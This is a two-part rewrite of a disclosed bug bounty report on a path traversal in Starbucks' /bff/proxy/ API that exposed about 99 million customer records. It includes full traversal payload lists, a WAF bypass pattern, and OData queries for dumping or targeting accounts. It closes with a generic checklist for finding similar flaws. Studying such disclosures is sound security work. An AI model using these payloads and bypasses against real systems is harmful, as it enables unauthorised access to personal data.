Hacking Starbucks and Accessing Nearly 100 Million Customer Records

After a long day of trying and failing to find vulnerabilities on the Verizon Media bug bounty program I decided to call it quits and do some chores. I needed to buy gifts for a friends birthday and went online to order a Starbucks gift card.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Starbucks runs a customer-facing web application on app.starbucks.com. While ordering a gift card on that site, Sam Curry noticed that many of the application's API calls were sent under a path prefixed with /bff/proxy/ and returned data that appeared to originate from a different host.
"bff" stands for "Backend for Frontend". The pattern means the host the user interacts with does not hold the logic or data itself; it forwards the request to another host that does. In the simplified picture the author gives, app.starbucks.com acts as a proxy or middleman to a hypothetical internal.starbucks.com.

The example call that returned the author's own user information was:
POST /bff/proxy/orchestra/get-user HTTP/1.1
Host: app.starbucks.com
{
  "data": {
    "user": {
      "exId": "77EFFC83-7EE9-4ECA-9049-A6A23BF1830F",
      "firstName": "Sam",
      "lastName": "Curry",
      "email": "[redacted]",
      "partnerNumber": null,
      "birthDay": null,
      "birthMonth": null,
      "loyaltyProgram": null
    }
  }
}
Setup
The work was opportunistic: the author had spent the day on the Verizon Media bug bounty program without success, then went to buy a birthday gift card on the Starbucks site and noticed the proxy pattern in the traffic. Starbucks had a bug bounty program, so he explored further. Justin Gardner joined to help explore the functionality, and Noah Pearson is credited for help with the report. The tools used were Burp Suite (Intruder for path discovery) and a word list; the report does not name specific versions.
Finding it
The proxy raised a set of questions the author lists explicitly:
- How can we test the routing of the application?
- If the application is routing requests to an internal host, what does the permission model look like?
- Can we control the paths or parameters in the request sent to the internal host?
- Is there an open redirect on the internal host, and if so, will the application follow the open redirect?
- Does the content returned have to match an appropriate type (is it parsing JSON, XML, or any other data?)
Exploitation
Step 1: try to traverse out of a fixed endpoint
The first attempt was to break out of the get-user call and load other paths. The payloads sent were:
/bff/proxy/orchestra/get-user/..%2f
/bff/proxy/orchestra/get-user/..;/
/bff/proxy/orchestra/get-user/../
/bff/proxy/orchestra/get-user/..%00/
/bff/proxy/orchestra/get-user/..%0d/
/bff/proxy/orchestra/get-user/..%5c
/bff/proxy/orchestra/get-user/..\
/bff/proxy/orchestra/get-user/..%ff/
/bff/proxy/orchestra/get-user/%2e%2e%2f
/bff/proxy/orchestra/get-user/.%2e/
/bff/proxy/orchestra/get-user/%3f (?)
/bff/proxy/orchestra/get-user/%26 (&)
/bff/proxy/orchestra/get-user/%23 (#)
None worked. All returned the same 404 page normally seen for a page that does not exist anywhere on the site. The conclusion was that the path after /bff/proxy was not carried over verbatim; the routing was probably much more explicit. The author frames /bff/proxy/orchestra/get-user as a function invoked with no user input, and reasons that a function which does take input, such as /bff/proxy/users/:id, would give room to test traversal and other data.
Step 2: find an endpoint that takes user input
A later call found in the app did take input:
GET /bff/proxy/stream/v1/me/streamItems/:streamItemId HTTP/1.1
Host: app.starbucks.com
Here the last path segment is a parameter supplied by the user. If that input is handled as a path on the internal system, it could be traversed to reach other internal endpoints.
Step 3: confirm traversal
The first test returned a strong indicator:
GET /bff/proxy/stream/v1/users/me/streamItems/..\ HTTP/1.1
Host: app.starbucks.com
{
  "errors": [
    {
      "message": "Not Found",
      "errorCode": 404,
      ...
The JSON error was the same shape as every other normal API call under /bff/proxy, which indicated the request was reaching the internal system and that the path had been modified successfully.
Step 4: map the internal system, and get past the WAF
The plan was to walk down to the root by finding the first path that returned "400 bad request". Going two directories deep was blocked by a WAF:
GET /bff/proxy/stream/v1/users/me/streamItems/..\..\ HTTP/1.1
Host: app.starbucks.com
HTTP/1.1 403 Forbidden
The bypass was to restructure the traversal:
GET /bff/proxy/stream/v1/me/streamItems/web\..\.\..\ HTTP/1.1
Host: app.starbucks.com
{
  "errors": [
    {
      "message": "Not Found",
      "errorCode": 404,
      ...
After going 7 paths back, the response changed:
GET /bff/proxy/stream/v1/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\..\ HTTP/1.1
Host: app.starbucks.com
{
  "errors": [
    {
      "message": "Bad Request",
      "errorCode": 400,
      ...
That placed the root of the internal API 6 paths back, which could then be mapped with a directory brute forcing tool, or Burp Suite's Intruder and a word list.
Step 5: enumerate root paths
Justin Gardner identified a number of paths at the root by observing that a request to them without a trailing forward slash returned a redirect:
GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\search
Host: app.starbucks.com
HTTP/1.1 301 Moved Permanently
Server: nginx
Content-Type: text/html
Content-Length: 162
Location: /search/
Step 6: find the search service
Running his own scans, the author found that v1 existed under search, and beneath v1 were Accounts and Addresses. He joked to Justin that it would be funny if /search/v1/accounts were a search over all production accounts. It was exactly that: a Microsoft Graph instance with access to all Starbucks accounts.

GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\search\v1\Accounts\ HTTP/1.1
Host: app.starbucks.com
{
  "@odata.context": "https://redacted.starbucks.com/Search/v1/$metadata#Accounts",
  "value": [
    {
      "Id": 1,
      "ExternalId": "12345",
      "UserName": "UserName",
      "FirstName": "FirstName",
      "LastName": "LastName",
      "EmailAddress": "[redacted]",
      "Submarket": "US",
      "PartnerNumber": null,
      "RegistrationDate": "1900-01-01T00:00:00Z",
      "RegistrationSource": "iOSApp",
      "LastUpdated": "2017-06-01T15:32:56.4925207Z"
    },
...
lots of production accounts
The Addresses endpoint returned something similar:
GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\search\v1\Addresses\ HTTP/1.1
Host: app.starbucks.com
{
  "@odata.context": "https://redacted.starbucks.com/Search/v1/$metadata#Addresses",
  "value": [
    {
      "Id": 1,
      "AccountId": 1,
      "AddressType": "3",
      "AddressLine1": null,
      "AddressLine2": null,
      "AddressLine3": null,
      "City": null,
      "PostalCode": null,
      "Country": null,
      "CountrySubdivision": null,
      "FirstName": null,
      "LastName": null,
      "PhoneNumber": null
    },
...
lots of production addresses
Step 7: confirm the scale with Microsoft Graph parameters
To confirm the service held production data, the team used Microsoft Graph functionality.

GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\Search\v1\Accounts?$count=true
Host: app.starbucks.com
{
  "@odata.context": "https://redacted.starbucks.com/Search/v1/$metadata#Accounts",
  "@odata.count":99356059
}
Adding the $count parameter showed the service held nearly 100 million records. An attacker could steal the data by adding parameters such as $skip and $count to enumerate all user accounts.
Step 8: target a specific account
To pinpoint a single account, the $filter parameter could be used:
GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\Search\v1\Accounts?$filter=startswith(UserName,'redacted') HTTP/1.1
Host: app.starbucks.com
Step 9: report
The issue was reported because of the sensitive nature of the data. Other APIs were reachable but not explored for lack of time. The other internal endpoints found were:
barcode, loyalty, appsettings, card, challenge, content, identifier, identity, onboarding, orderhistory, permissions, product, promotion, account, billingaddress, enrollment, location, music, offers, rewards, keyserver
These would likely (although not confirmed) have allowed access to and modification of billing address, gift cards, rewards and offers.
Root cause
The /bff/proxy/ endpoints on app.starbucks.com routed requests internally to retrieve and store data. The report suggests the routing was probably more explicit rather than a raw path passthrough, and traversal worked once an endpoint was found whose last segment was passed through as a path on the internal host. Supplying ..\ sequences in that segment let the request address arbitrary paths on the internal system, and the internal Microsoft Graph instance behind /search/v1/ was reachable through the proxy.
The WAF in front of the application blocked the naive two-level traversal but not the restructured web\..\.\..\ form, so it did not prevent the attack.
Impact
The proof of concept demonstrated access to the names, emails, phone numbers and addresses of nearly 100 million Starbucks customers. The $count response showed 99,356,059 records. An attacker could enumerate all accounts with $skip and $count, or target a specific user with $filter. The other endpoints listed above would likely, though this was not confirmed, have allowed access to and modification of billing address, gift cards, rewards and offers.
Fix
The Starbucks team fixed the issue within a day of the report. The report does not describe the specific change made.
Variants to test
- Look for
/bff/proxy/-style prefixes in front-end traffic and check whether the path after the prefix is passed through verbatim. A positive result is a 404 in the internal API's own error format rather than the site's generic 404 page. - Find endpoints whose last segment is a user-supplied parameter, then try
..\and..%2fstyle traversal. A positive result is a different error code or body from the internal service. - When a WAF blocks deep traversal, restructure the payload (for example
web\..\.\..\) and compare responses. A positive result is the same internal error format coming back through the blocked depth. - Walk back until the response changes from 404 to 400 to locate the root, then brute force root paths with Intruder and a word list. A positive result is a 301 with a
Locationheader revealing a directory. - On any discovered Microsoft Graph or OData service, try
$count=true,$skipand$filter. A positive result is a record count or filtered records returned through the proxy.
What happened, in plain words
A security researcher was buying a birthday gift card on the Starbucks website and noticed something odd about the way the site talked to its own servers. The site was making requests through a path that started with /bff/proxy/, and the answers looked like they came from a different computer than the one in the browser's address bar. He poked at that path, found a way to make the site fetch pages from an internal server that customers were never meant to reach, and eventually reached a search service holding nearly 100 million customer records: names, emails, phone numbers and addresses. He reported it, Starbucks fixed it within a day, and he was paid a 4,000 USD bounty.
This article walks through the same steps he did, in the same order, explaining each idea from scratch. You only need to know how to use a browser.
Some background first
What an API is
When you click a button on a modern website, the page often does not reload. Instead, the page's JavaScript quietly sends a small request to the server in the background and puts the answer on screen. Those background requests are called API calls. API stands for Application Programming Interface: a set of addresses a program can ask for data or actions.
A useful comparison is a restaurant. The menu is the list of things you can ask for. The kitchen is the server that actually prepares the food. The waiter carries your order to the kitchen and brings the plate back. An API call is you reading the menu and telling the waiter what you want.
What JSON is
Most API answers come back in a format called JSON (JavaScript Object Notation). It is just text arranged as labelled values, a bit like a very tidy shopping list. Curly braces { } group things together, square brackets [ ] hold lists, and each entry has a name, a colon, and a value. For example "firstName": "Sam" means the field called firstName holds the text Sam. Humans can read it easily, and so can programs.
What a proxy is
A proxy is a middleman. Instead of talking to the kitchen directly, you talk to the waiter, and the waiter talks to the kitchen. On the web, a proxy server receives your request and forwards it to another server, then passes the answer back to you. The address in your browser stays the same, but the work happens somewhere else.
What "bff" means
On the Starbucks site, many API calls went to paths beginning with /bff/proxy/. bff stands for Backend for Frontend. It is a common design where the server the browser talks to does not hold the real logic or data itself; it forwards the request to another, internal server that does. In the author's simplified picture, app.starbucks.com acts as the middleman to a hypothetical internal.starbucks.com.
The picture shows the idea: the browser talks to the public host, the public host forwards to an internal host, and the internal host sends the answer back the same way.
What a bug bounty program is
A bug bounty program is a scheme where a company invites outside researchers to look for security problems in its systems and pays them for reporting the problems responsibly, instead of suing them. Starbucks had one, which is why the researcher felt comfortable digging further.
What a WAF is
A WAF (Web Application Firewall) is a filter that sits in front of a website and inspects incoming requests. If a request looks like a known attack, the WAF blocks it and returns an error such as 403 Forbidden. Think of it as a bouncer at the door who checks whether you look like trouble. Bouncers can be fooled by changing your appearance slightly, and so can WAFs.
What path traversal is
Web servers store files and pages in folders, and addresses are written as paths separated by slashes, like /search/v1/Accounts. On a computer, .. means "go up one folder". So folder/../other means "go into folder, then back up, then into other". Path traversal is the trick of putting .. sequences into a request so the server walks out of the folder it intended and reaches somewhere else. It is like telling a hotel receptionist "room 12, then back to the lobby, then into the staff-only corridor".
The starting point: a suspicious request
The researcher had spent the day on another company's bug bounty program without finding anything, then went to buy a gift card on the Starbucks site. While ordering, he noticed a lot of API calls that felt suspicious. They were sent under a path prefixed with /bff/proxy/ and returned data that appeared to come from another host.
Here is one of those calls, the one that returned his own user information:
POST /bff/proxy/orchestra/get-user HTTP/1.1
Host: app.starbucks.com
{
  "data": {
    "user": {
      "exId": "77EFFC83-7EE9-4ECA-9049-A6A23BF1830F",
      "firstName": "Sam",
      "lastName": "Curry",
      "email": "[redacted]",
      "partnerNumber": null,
      "birthDay": null,
      "birthMonth": null,
      "loyaltyProgram": null
    }
  }
}
Line by line:
POST /bff/proxy/orchestra/get-user HTTP/1.1is the first line of an HTTP request.POSTis the method, meaning "I am sending something and asking you to act on it"./bff/proxy/orchestra/get-useris the path being requested.HTTP/1.1is the version of the web protocol.Host: app.starbucks.comtells the server which website name the request is for. One physical server can host many sites, so this line picks the right one.- The JSON block is the answer.
datais a wrapper,useris the object inside it, and the fields describe one person: an internal ID, first and last name, email, and several fields that arenull, which means "empty".
The important observation is not the data itself, it is the shape of the path. The browser asked app.starbucks.com for something under /bff/proxy/, and the answer looked like it came from elsewhere. That is the Backend for Frontend pattern in action.
The questions this raised
Once you see a middleman, a set of natural questions follows. The author listed them explicitly:
- How can we test the routing of the application?
- If the application is routing requests to an internal host, what does the permission model look like?
- Can we control the paths or parameters in the request sent to the internal host?
- Is there an open redirect on the internal host, and if so, will the application follow the open redirect?
- Does the content returned have to match an appropriate type (is it parsing JSON, XML, or any other data?)
In plain words: does the middleman check what you ask for, or does it blindly pass your request to the kitchen? If it passes it blindly, can you ask for things you were never meant to see? An open redirect is a page that takes a destination from the URL and sends you there, which can be abused to make a server fetch somewhere unexpected. The last question asks whether the middleman cares what format the answer is in, because if it does not, you can feed it all sorts of things.
Step 1: try to break out of a fixed endpoint
The first idea was to escape the get-user call and load other paths on the internal server. The payloads sent were:
/bff/proxy/orchestra/get-user/..%2f
/bff/proxy/orchestra/get-user/..;/
/bff/proxy/orchestra/get-user/../
/bff/proxy/orchestra/get-user/..%00/
/bff/proxy/orchestra/get-user/..%0d/
/bff/proxy/orchestra/get-user/..%5c
/bff/proxy/orchestra/get-user/..\
/bff/proxy/orchestra/get-user/..%ff/
/bff/proxy/orchestra/get-user/%2e%2e%2f
/bff/proxy/orchestra/get-user/.%2e/
/bff/proxy/orchestra/get-user/%3f (?)
/bff/proxy/orchestra/get-user/%26 (&)
/bff/proxy/orchestra/get-user/%23 (#)
What these are: each line is the same base path with a different attempt to sneak a "go up one folder" instruction past the server. .. is the go-up instruction. %2f is the URL-encoded form of a forward slash, %5c of a backslash, %00 of a null byte, %0d of a carriage return, %2e of a dot. ; is a separator some servers treat specially. The last three try to inject ?, & and #, which are characters that normally start a query string, separate parameters, or start a fragment.
Why so many variants: different servers and filters interpret these characters differently. A filter might block a plain / but let %2f through, or block ../ but not ..\. Trying many spellings of the same idea is standard practice.
None of them worked. Every one returned the same 404 page normally seen for a page that does not exist anywhere on the site. 404 is the standard web code for "not found".
The conclusion was that the path after /bff/proxy was not being carried over verbatim. The routing was probably much more explicit: the middleman had a fixed list of things it knew how to forward, and get-user was one of them. The author described /bff/proxy/orchestra/get-user as a function invoked with no user input. A function here means a named action the middleman knows: "get the user". Since it takes no input from you, there is nothing to tamper with.
The reasoning that followed: if there were a function that did take input, such as /bff/proxy/users/:id, there would be room to play with what data it accepts. The :id notation means "a placeholder where you put a value". If that value is used to build a path on the internal server, traversal becomes possible.
Step 2: find an endpoint that takes user input
After looking around the app for a while, the researcher found a call that did take input:
GET /bff/proxy/stream/v1/me/streamItems/:streamItemId HTTP/1.1
Host: app.starbucks.com
Line by line:
GETmeans "give me something". It is the method a browser uses when you open a page./bff/proxy/stream/v1/me/streamItems/:streamItemIdis the path.:streamItemIdis the placeholder: in a real request you replace it with an actual value, such as the ID of one item in your stream.Host: app.starbucks.comagain names the site.
This endpoint was different from get-user because the last part of the path was a parameter supplied by the user. A parameter is a value you provide that changes what the server does, like the number you type into a search box. If that input was handled as a path on the internal system, it could be traversed to reach other internal endpoints.
Step 3: confirm the traversal works
The first test returned a strong indicator:
GET /bff/proxy/stream/v1/users/me/streamItems/..\ HTTP/1.1
Host: app.starbucks.com
{
  "errors": [
    {
      "message": "Not Found",
      "errorCode": 404,
      ...
Line by line:
- The path ends in
..\, which is "go up one folder" using a backslash. Backslashes are the Windows-style separator, and some servers accept them as equivalent to forward slashes. - The answer is JSON with an
errorslist. The first entry hasmessage: "Not Found"anderrorCode: 404.
Why this mattered: the JSON error was the same shape as every other normal API call under /bff/proxy. The site's own 404 page, the one seen in step 1, is an HTML page. This JSON error came from the internal system itself. That indicated the request was reaching the internal system and that the path had been modified successfully. In restaurant terms, the waiter did not say "we don't have that on the menu"; the kitchen itself shouted "we don't have that ingredient". That means your order reached the kitchen.
Step 4: map the internal system, and get past the WAF
The plan was to walk down to the root by finding the first path that returned "400 bad request". 400 is the standard code for "your request was malformed". The idea: as you go up folders, at some point you go above the top folder, and the server complains that the path makes no sense. That complaint marks the root.
Going two directories deep was blocked by a WAF:
GET /bff/proxy/stream/v1/users/me/streamItems/..\..\ HTTP/1.1
Host: app.starbucks.com
HTTP/1.1 403 Forbidden
Line by line:
- The path now has two
..\sequences, meaning "go up two folders". - The answer is
403 Forbidden, the standard code for "I understood you and I am refusing". The WAF recognised the pattern and stopped it.
The bypass was to restructure the traversal:
GET /bff/proxy/stream/v1/me/streamItems/web\..\.\..\ HTTP/1.1
Host: app.starbucks.com
{
  "errors": [
    {
      "message": "Not Found",
      "errorCode": 404,
      ...
Line by line:
- The path now starts with
web\before the..sequences.web\..\means "go into a folder called web, then back up", which lands you in the same place you started. Repeating that pattern still climbs, but the text no longer looks like a simple..\..\to the WAF. - The answer is back to the internal JSON 404, so the request got through.
Why this worked: the WAF was matching a specific pattern, not understanding the meaning of the path. Changing the spelling while keeping the effect is the classic way around such filters. The author's comment was that WAFs are pretty terrible, meaning they often block the obvious form and miss the equivalent one.
After going 7 paths back, the response changed:
GET /bff/proxy/stream/v1/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\..\ HTTP/1.1
Host: app.starbucks.com
{
  "errors": [
    {
      "message": "Bad Request",
      "errorCode": 400,
      ...
Line by line:
- The path repeats the
web\..\pattern seven times, climbing seven levels. - The answer is now
Bad Requestwith code 400 instead of 404. The server is saying the path itself is invalid, which happens when you climb above the top.
That placed the root of the internal API 6 paths back. Once you know where the root is, you can map what lives there with a directory brute forcing tool, or Burp Suite's Intruder and a word list. Burp Suite is a tool that sits between your browser and the site so you can see and edit every request. Intruder is its feature for sending the same request many times with different values, for example trying thousands of common folder names from a word list (a plain text file of likely names). Brute forcing means trying many possibilities systematically rather than guessing cleverly.
Step 5: enumerate the root paths
Justin Gardner, who joined to help explore the functionality, identified a number of paths at the root by observing that a request to them without a trailing forward slash returned a redirect:
GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\search
Host: app.starbucks.com
HTTP/1.1 301 Moved Permanently
Server: nginx
Content-Type: text/html
Content-Length: 162
Location: /search/
Line by line:
- The request climbs six levels and then asks for
search, with no slash after it. 301 Moved Permanentlyis the standard code for "this thing lives at a slightly different address, go there instead".Server: nginxsays the software answering is nginx, a common web server.Content-Type: text/htmlsays the body is a web page.Content-Length: 162says the body is 162 bytes long.Location: /search/is the new address the server wants you to use. The only difference is the trailing slash.
Why this is useful: a redirect like this tells you a folder really exists. If you ask for a name that does not exist, you get a 404 instead. So by trying names and watching for 301 responses, you can discover the internal server's folders one by one. It is like tapping on a wall and listening for a hollow sound.
Step 6: find the search service
Running his own scans, the author found that v1 existed under search, and beneath v1 were Accounts and Addresses. He sent a message to Justin joking that it would be funny if /search/v1/accounts were a search over all production accounts.
It was exactly that. The /search/v1/accounts endpoint was a Microsoft Graph instance that had access to all Starbucks accounts.
Microsoft Graph is Microsoft's service for querying data in a standard way. It speaks a query language called OData, which lets the caller ask for counts, pages of results, and filters using parameters that start with a dollar sign. The important part here is that the internal search service was not a small test database; it was the real one.
GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\..\.\..\.\..\.\search\v1\Accounts\ HTTP/1.1
Host: app.starbucks.com
{
  "@odata.context": "https://redacted.starbucks.com/Search/v1/$metadata#Accounts",
  "value": [
    {
      "Id": 1,
      "ExternalId": "12345",
      "UserName": "UserName",
      "FirstName": "FirstName",
      "LastName": "LastName",
      "EmailAddress": "[redacted]",
      "Submarket": "US",
      "PartnerNumber": null,
      "RegistrationDate": "1900-01-01T00:00:00Z",
      "RegistrationSource": "iOSApp",
      "LastUpdated": "2017-06-01T15:32:56.4925207Z"
    },
...
lots of production accounts
Line by line:
- The path climbs six levels with the
web\..\pattern, then asks forsearch\v1\Accounts\. The backslashes are the Windows-style separators the internal server accepts. @odata.contextis a label OData adds to say where the data came from. It points at a Starbucks host, with the hostname redacted here.valueis the list of results. Each entry is one account with an ID, an external ID, a username, first and last name, an email address, a market, a partner number, a registration date, where the account was registered from, and when it was last updated.- The
...and the note "lots of production accounts" stand in for the many more records that followed.
The Addresses endpoint returned something similar:
GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\search\v1\Addresses\ HTTP/1.1
Host: app.starbucks.com
{
  "@odata.context": "https://redacted.starbucks.com/Search/v1/$metadata#Addresses",
  "value": [
    {
      "Id": 1,
      "AccountId": 1,
      "AddressType": "3",
      "AddressLine1": null,
      "AddressLine2": null,
      "AddressLine3": null,
      "City": null,
      "PostalCode": null,
      "Country": null,
      "CountrySubdivision": null,
      "FirstName": null,
      "LastName": null,
      "PhoneNumber": null
    },
...
lots of production addresses
Line by line:
- Same climbing pattern, but the last part is
search\v1\Addresses\. @odata.contextagain names the source.valueis a list of addresses. Each entry links to an account throughAccountId, has an address type, three address lines, city, postal code, country, region, a name, and a phone number. In this sample the fields arenull, but the note says there were lots of production addresses.
It was a service for, what looked to be, production accounts and addresses. Production means the real, live data used by actual customers, not a test copy. The team started exploring further to confirm that suspicion using Microsoft Graph functionality.
Step 7: confirm the scale with Microsoft Graph parameters
GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\Search\v1\Accounts?$count=true
Host: app.starbucks.com
{
  "@odata.context": "https://redacted.starbucks.com/Search/v1/$metadata#Accounts",
  "@odata.count":99356059
}
Line by line:
- The path is the same as before, but now it ends with
?$count=true. The?starts the query string, the part of a URL that carries extra instructions.$count=trueis an OData instruction meaning "also tell me how many records there are in total". - The answer has no list of records this time, just
@odata.countwith the value 99356059. That is the total number of accounts in the service.
Why this mattered: it turned a suspicion into a measurement. Nearly 100 million records. An attacker could steal this data by adding parameters such as $skip and $count to enumerate all user accounts. $skip means "start after this many records", so by asking for 100 records, then skipping 100 and asking again, and so on, you can page through the entire dataset.
Step 8: target a specific account
To pinpoint a single account, the $filter parameter could be used:
GET /bff/proxy/stream/v1/users/me/streamItems/web\..\.\..\.\..\.\..\.\..\.\..\.\Search\v1\Accounts?$filter=startswith(UserName,'redacted') HTTP/1.1
Host: app.starbucks.com
Line by line:
- The query string is
$filter=startswith(UserName,'redacted').$filtermeans "only return records matching this condition".startswith(UserName,'redacted')means "where the username begins with this text". - The answer is a
valuelist with one entry: the matching account, with its ID, external ID, username, name, email, market, registration date, registration source and last update time.
Why this matters: it shows the service could be searched, not just dumped. An attacker who knows part of someone's username or email can pull that person's record directly. The report redacts the actual search text and the personal details.
Step 9: report
The issue was reported because of the sensitive nature of the data. There were still a number of APIs that could have been accessed that the team did not have time to explore. Some of the other endpoints found were:
barcode, loyalty, appsettings, card, challenge, content, identifier, identity, onboarding, orderhistory, permissions, product, promotion, account, billingaddress, enrollment, location, music, offers, rewards, keyserver
These are names of internal services, each a separate area of functionality. The names suggest what they handle: barcodes and cards for gift cards, loyalty and rewards for the points scheme, billingaddress for payment details, orderhistory for past orders, and so on. These other internal endpoints would likely, although this was not confirmed, have allowed access to and modification of things like billing address, gift cards, rewards and offers.
The proof of concept demonstrated access to the names, emails, phone numbers and addresses of nearly 100 million Starbucks customers.
Why it worked
The /bff/proxy/ endpoints on app.starbucks.com routed requests internally to retrieve and store data. The report suggests the routing was probably more explicit rather than a raw path passthrough, and traversal worked once an endpoint was found whose last segment was passed through as a path on the internal host. Supplying ..\ sequences in that segment let the request address arbitrary paths on the internal system, and the internal Microsoft Graph instance behind /search/v1/ was reachable through the proxy.
In plain words: the middleman had a fixed menu, so the first attempts failed. But one item on the menu took a value from the customer and used it to build the address in the kitchen. That is the hole. Once you can build the address, you can point it at other paths on the internal system.
The WAF in front of the application blocked the naive two-level traversal but not the restructured web\..\.\..\ form, so it did not prevent the attack.
Impact
The $count response showed 99,356,059 records. An attacker could enumerate all accounts with $skip and $count, or target a specific user with $filter. The other endpoints listed above would likely, though this was not confirmed, have allowed access to and modification of billing address, gift cards, rewards and offers.
The fix and the timeline
The Starbucks team worked very quickly through this issue and fixed it within a day. The report does not describe the specific change made.
- Reported May 16th
- Patched May 17th
- Bounty awarded May 19th (4,000 USD)
- Disclosed June 16th
What to look for if you want to try this yourself
These are the general lessons, written for someone starting out. Only test systems that invite testing through a bug bounty program or with written permission.
- Look for
/bff/proxy/-style prefixes in front-end traffic and check whether the path after the prefix is passed through verbatim. A positive result is a 404 in the internal API's own error format rather than the site's generic 404 page. - Find endpoints whose last segment is a user-supplied parameter, then try
..\and..%2fstyle traversal. A positive result is a different error code or body from the internal service. - When a WAF blocks deep traversal, restructure the payload, for example
web\..\.\..\, and compare responses. A positive result is the same internal error format coming back through the blocked depth. - Walk back until the response changes from 404 to 400 to locate the root, then brute force root paths with Intruder and a word list. A positive result is a 301 with a
Locationheader revealing a directory. - On any discovered Microsoft Graph or OData service, try
$count=true,$skipand$filter. A positive result is a record count or filtered records returned through the proxy.
Glossary
- API: a set of addresses a program can use to ask another program for data or actions.
- API call: one request sent to such an address.
- JSON: a text format for data, using braces for groups, brackets for lists, and name-colon-value pairs.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTP method: the verb at the start of a request, such as
GET(give me) orPOST(here is something, act on it). - Host header: the line in a request that names which website the request is for.
- Path: the part of a URL after the site name, written with slashes, like
/search/v1/Accounts. - Query string: the part of a URL after a
?, carrying extra instructions as name-value pairs. - Parameter: a value you supply that changes what the server does.
- Proxy: a middleman server that forwards requests to another server and passes the answer back.
- Backend for Frontend (bff): a design where the public server forwards requests to an internal server that holds the real logic and data.
- Internal host: a server reachable from inside a company's network but not meant to be reachable from the internet.
- Path traversal: putting
..sequences in a request to walk out of the intended folder and reach other locations. - URL encoding: writing special characters as
%plus a code, such as%2ffor/and%2efor.. - Null byte: the character
%00, sometimes used to cut a string short in buggy software. - 404 Not Found: the standard response code meaning the requested thing does not exist.
- 400 Bad Request: the standard response code meaning the request itself is malformed.
- 403 Forbidden: the standard response code meaning the request was understood and refused.
- 301 Moved Permanently: the standard response code meaning the thing lives at a different address, given in the
Locationheader. - Location header: the response line that gives the new address for a redirect.
- WAF (Web Application Firewall): a filter in front of a website that blocks requests matching known attack patterns.
- Burp Suite: a tool that sits between browser and site so you can inspect and edit requests.
- Intruder: Burp Suite's feature for sending one request many times with different values.
- Word list: a plain text file of likely names used when guessing paths or passwords.
- Brute forcing: trying many possibilities systematically.
- Enumeration: discovering items one by one, such as folders or accounts.
- Microsoft Graph: Microsoft's service for querying data in a standard way.
- OData: the query language Microsoft Graph uses, with parameters starting with
$. $count: an OData parameter that asks for the total number of matching records.$skip: an OData parameter that skips a number of records, used to page through results.$filter: an OData parameter that returns only records matching a condition.- Production data: the real, live data used by actual customers, as opposed to test data.
- Proof of concept: a demonstration that a vulnerability can actually be exploited.
- Bug bounty program: a scheme where a company pays outside researchers for reporting security problems responsibly.
- Bounty: the payment made for such a report.
- Open redirect: a page that takes a destination from the URL and sends the visitor there, which can be abused.
- Authorisation check: a check that the requester is allowed to do what they are asking.
- nginx: a common web server software.
- Redacted: removed or replaced, usually to protect personal data or internal names.